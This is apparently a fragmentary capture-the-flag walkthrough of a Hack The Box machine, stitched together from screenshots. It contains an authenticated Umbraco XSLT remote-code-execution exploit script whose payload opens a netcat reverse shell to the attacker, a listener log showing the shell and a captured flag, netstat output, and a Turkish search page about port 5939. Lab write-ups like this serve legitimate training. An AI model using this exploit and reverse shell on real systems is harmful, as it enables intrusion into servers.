
```
root@kali:~/Downloads# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.10.180 - - [25/Mar/2020 10:35:53] "GET /nc.exe HTTP/1.1" 200 -
```




```
import requests;

from bs4 import BeautifulSoup;

def print_dict(dico):
    print(dico.items());

print("Start");

# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "10.10.14.6 6060 -e cmd.exe"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "c:/windows/temp/me.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';

login = "admin@htb.local";
password="baconandcheese";
host = "http://10.10.10.180";

# Step 1 - Get Main page
s = requests.session()
url_main =host+"/umbraco/";
r1 = s.get(url_main);
print_dict(r1.cookies);

# Step 2 - Process Login
url_login = host+"/umbraco/backoffice/UmbracoApi/Authentication/PostLogin";
loginfo = {"username":login,"password":password};
r2 = s.post(url_login,json=loginfo);

# Step 3 - Go to vulnerable web page
url_xslt = host+"/umbraco/developer/Xslt/xsltVisualize.aspx";
r3 = s.get(url_xslt);

soup = BeautifulSoup(r3.text, 'html.parser');
VIEWSTATE = soup.find(id="__VIEWSTATE")['value'];
VIEWSTATEGENERATOR = soup.find(id="__VIEWSTATEGENERATOR")['value'];
UMBXSRFTOKEN = s.cookies['UMB-XSRF-TOKEN'];
headers = {'UMB-XSRF-TOKEN':UMBXSRFTOKEN};
```



```
root@kali:~/Downloads# rlwrap nc -nlvp 6060
listening on [any] 6060 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.180] 49697
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>cd ..
cd ..

c:\Windows\System32>cd ..
cd ..

c:\Windows>cd ..
cd ..

c:\>cd users
cd users

c:\Users>cd public
cd public

c:\Users\Public>type user.txt
type user.txt
a91060d63d3f2313c96c1a67e11db60c
```



```
c:\Users\Public>netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING       2832
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:111            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       916
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       488
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1140
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1468
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2696
  TCP    0.0.0.0:49678          0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:49679          0.0.0.0:0              LISTENING       632
  TCP    0.0.0.0:49680          0.0.0.0:0              LISTENING       2288
  TCP    10.10.10.180:80        10.10.10.180:49698     ESTABLISHED     4
  TCP    10.10.10.180:80        10.10.14.6:34574       CLOSE_WAIT      4
  TCP    10.10.10.180:80        10.10.14.6:34924       ESTABLISHED     4
  TCP    10.10.10.180:80        10.10.14.6:35314       ESTABLISHED     4
  TCP    10.10.10.180:139       0.0.0.0:0              LISTENING       4
  TCP    10.10.10.180:2049      0.0.0.0:0              LISTENING       4
  TCP    10.10.10.180:2049      10.10.14.6:1018        ESTABLISHED     4
  TCP    10.10.10.180:49685     10.10.14.6:6060        CLOSE_WAIT      3212
  TCP    10.10.10.180:49697     10.10.14.6:6060        ESTABLISHED     5780
  TCP    10.10.10.180:49698     10.10.10.180:80        ESTABLISHED     4376
  TCP    127.0.0.1:2049         0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:5939         0.0.0.0:0              LISTENING       2044
  TCP    [::]:21                [::]:0                 LISTENING       2832
  TCP    [::]:80                [::]:0                 LISTENING       4
  TCP    [::]:111               [::]:0                 LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       916
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:5985              [::]:0                 LISTENING       4
  TCP    [::]:47001             [::]:0                 LISTENING       4
  TCP    [::]:49664             [::]:0                 LISTENING       488
  TCP    [::]:49665             [::]:0                 LISTENING       1140
```



port 5939

Yaklaşık 4.360.000 sonuç bulundu (0,42 saniye)

İpucu: Yalnızca **Türkçe** sonuçları arayın. Arama dilinizi Tercihler sayfasında belirtebilirsiniz.

www.speedguide.net › port › port=5939 ▾ Bu sayfanın çevirisini yap

Port 5939 (tcp/udp) :: SpeedGuide

SG Ports Services and Protocols - **Port 5939** tcp/udp information, official and unofficial assignments, known security risks, trojans and applications use.

www.adminsub.net › tcp-udp-port-finder ▾ Bu sayfanın çevirisini yap

Port 5939 (tcp/udp) - Online TCP UDP port finder - adminsub.net

Internet free online TCP UDP **ports** lookup and search. Enter **port** number or service name and get all info about current udp tcp **port** or **ports**. Find **ports** fast with ...

ports.my-addr.com › tcp_port-udp_port-ap... ▾ Bu sayfanın çevirisini yap


tcp port 5939,udp port 5939,udp tcp 5939 description,biggest ...

The closest known UDP **ports** before **5939 port** :5938 (TeamViewer remote desktop protocol), 5931 (AMMYY admin Remote Control), 5913 (Automatic Dependent ...


community.teamviewer.com › ta-p ▾ Bu sayfanın çevirisini yap

Which ports are used by TeamViewer?


25 Eki 2019 - TeamViewer's **Ports**. These are the **ports** which TeamViewer needs to use: TCP/UDP **Port** 5938. TeamViewer prefers to make outbound TCP and ...



